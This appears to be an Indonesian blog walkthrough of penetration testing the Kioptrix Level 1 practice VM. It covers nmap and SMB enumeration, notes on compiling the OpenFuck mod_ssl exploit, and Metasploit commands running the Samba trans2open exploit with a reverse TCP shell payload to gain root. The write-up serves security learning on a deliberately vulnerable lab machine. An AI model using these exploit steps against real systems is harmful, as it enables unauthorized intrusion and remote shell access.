Bahan Praktek:
HOST/WIndows : 192.168.1.x
KALILINUX : 10.0.2.15 /NAT
KIOPTRIX : 192.168.56.103 /HOST Only ADAPTER
Ping Win ke Kali RTO, Ping Win ke Kiop Sukses
Ping KALI ke WIN RTO, Ping KALI ke Kiop Sukses
┌──(root㉿kali)-[~]
└─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
inet6 fe80::9d69:7019:77fb:5b8 prefixlen 64 scopeid 0x20<link>
ether 08:00:27:22:46:4f txqueuelen 1000 (Ethernet)
RX packets 14748 bytes 9594944 (9.1 MiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 4262507 bytes 256663811 (244.7 MiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 1000 bytes 111406 (108.7 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 1000 bytes 111406 (108.7 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
┌──(root㉿kali)-[~]
└─# ping 192.168.56.103
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.
64 bytes from 192.168.56.103: icmp_seq=1 ttl=254 time=1.15 ms
64 bytes from 192.168.56.103: icmp_seq=2 ttl=254 time=2.02 ms
64 bytes from 192.168.56.103: icmp_seq=3 ttl=254 time=1.76 ms
64 bytes from 192.168.56.103: icmp_seq=4 ttl=254 time=2.08 ms
64 bytes from 192.168.56.103: icmp_seq=5 ttl=254 time=1.79 ms
64 bytes from 192.168.56.103: icmp_seq=6 ttl=254 time=1.10 ms
--- 192.168.56.103 ping statistics ---
15 packets transmitted, 15 received, 0% packet loss, time 14411ms
rtt min/avg/max/mdev = 0.561/1.044/2.081/0.555 ms
┌──(root㉿kali)-[~]
└─# nmap -sV -A 192.168.56.103
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-04 02:36 EDT
Nmap scan report for 192.168.56.103 (192.168.56.103)
Host is up (0.00052s latency).
Not shown: 994 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 2.9p2 (protocol 1.99)
|_sshv1: Server supports SSHv1
| ssh-hostkey:
| 1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
| 1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_ 1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
80/tcp open http Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
|_http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
| http-methods:
|_ Potentially risky methods: TRACE
111/tcp open rpcbind 2 (RPC #100000)
| rpcinfo:
| program version port/proto service
| 100000 2 111/tcp rpcbind
| 100000 2 111/udp rpcbind
| 100024 1 1024/tcp status
|_ 100024 1 1024/udp status
139/tcp open netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp open ssl/https Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ssl-date: 2022-10-03T06:32:08+00:00; -1d00h05m25s from scanner time.
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2009-09-26T09:32:06
|_Not valid after: 2010-09-26T09:32:06
|_http-title: 400 Bad Request
| sslv2:
| SSLv2 supported
| ciphers:
| SSL2_RC2_128_CBC_WITH_MD5
| SSL2_DES_64_CBC_WITH_MD5
| SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
| SSL2_RC4_64_WITH_MD5
| SSL2_DES_192_EDE3_CBC_WITH_MD5
| SSL2_RC4_128_EXPORT40_WITH_MD5
|_ SSL2_RC4_128_WITH_MD5
1024/tcp open status 1 (RPC #100024)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: bridge|general purpose
Running (JUST GUESSING): Oracle Virtualbox (98%), QEMU (92%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:qemu:qemu
Aggressive OS guesses: Oracle Virtualbox (98%), QEMU user mode network gateway (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: -1d00h05m25s
|_nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
TRACEROUTE (using port 80/tcp)
HOP RTT ADDRESS
1 0.23 ms 10.0.2.2 (10.0.2.2)
2 0.25 ms 192.168.56.103 (192.168.56.103)
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.41 seconds
Bisa juga kita gunakan perintah:
#enum4linux 192.168.56.103

Buka Browser di Kalilinux untuk tes port 80


#rpcclient -U "" 192.168.56.103

Jika tidak menghasilkan data user/akun yang ada....Juga jika gagal Membuat akun baru atau mengubah akun/pass yang sudah ada
reff perintah rpcclient
https://www.willhackforsushi.com/sec504/SMB-Access-from-Linux.pdf
https://jrgraphix.net/man/R/rpcclient
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 2.9p2 (protocol 1.99)

Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b

mod_ssl/2.8.4 openssl/0.9.6b exploit


#vim OpenFuck.c
http://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c


Setiap perintah CLI akan jalan disini....silakan lakukan penambahan user, pengubahan pass dsb...

#apt-get install libssl1.0-dev
Reading package lists... Done
Building dependency tree
Reading state information... Done
Package libssl1.0-dev is not available, but is referred to by another package.
This may mean that the package is missing, has been obsoleted, or
is only available from another source

E: Package 'libssl1.0-dev' has no installation candidate
It's managable to install it if you first remove libssl-dev but this removes other packages and breaks some functionalities
sudo apt-get remove libssl-dev
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libpcre2-16-0 libpcre2-32-0 libpcre2-dev libpcre2-posix2 php-json pkg-config pkg-php-tools shtool
Use 'sudo apt autoremove' to remove them.
The following packages will be REMOVED:
  libssl-dev php-dev php5.6-dev php7.0-dev php7.1-dev php7.2-dev php7.3-dev php7.4-dev php8.0-dev
Package libssl1.0-dev is not available, but is referred to by another package.https://www.hypn.za.net/blog/2017/08/27/compiling-exploit-764-c-in-2017/
Atau
https://github.com/heltonWernik/OpenLuck

Use tar.gz
cd<space>..
TES PENETRASI KE PORT 139/SAMBA:
Bisa juga kita masuk dengan memanfaatkan BUG SAMBA X.X nya
Dengan menggunakan tool metasploit kita bisa mengecek versi smb yang dijalankan.
root@kali:~# msfconsole
msf5 > use auxiliary/scanner/smb/smb_version
msf5 auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.56.103
msf5 auxiliary(scanner/smb/smb_version) > run

Dengan menjalankan perintah tersebut kita mengetahui bahwa smb nya versi samba 2.2.1a
Setelah kita mengetahui versi dari smb nya kita coba mencari di google.com apakah ada kerentanan didalam versi tersebut.Misal di dapat link Bug rapid7 sbb:
https://www.rapid7.com/db/modules/exploit/linux/samba/trans2open
Kita mencoba masuk kedalam sistem kioptrix mengguanakan celah keamanan tersebut. Selanjutnya kita menuliskan perintah dibawah ini untuk mendapatkan akses root di dalam siste kioptrix.
root@kali:~# msfconsole
msf5 > use exploit/linux/samba/trans2open
msf5 exploit(linux/samba/trans2open) > set RHOSTS 192.168.56.103
msf5 exploit(linux/samba/trans2open) > set payload linux/x86/shell/reverse_tcp
msf5 exploit(linux/samba/trans2open) > exploit


Reff:
https://fromzerotoone.in/en/posts/vulnhub-kioptrix-level-1/https://steemit.com/security/@shifty0g/walkthrough-kioptrix-level-1-1
https://blog.sekolahhacker.com/write-up-kioptrix-level-1/

Tidak ada komentar:
Posting Komentar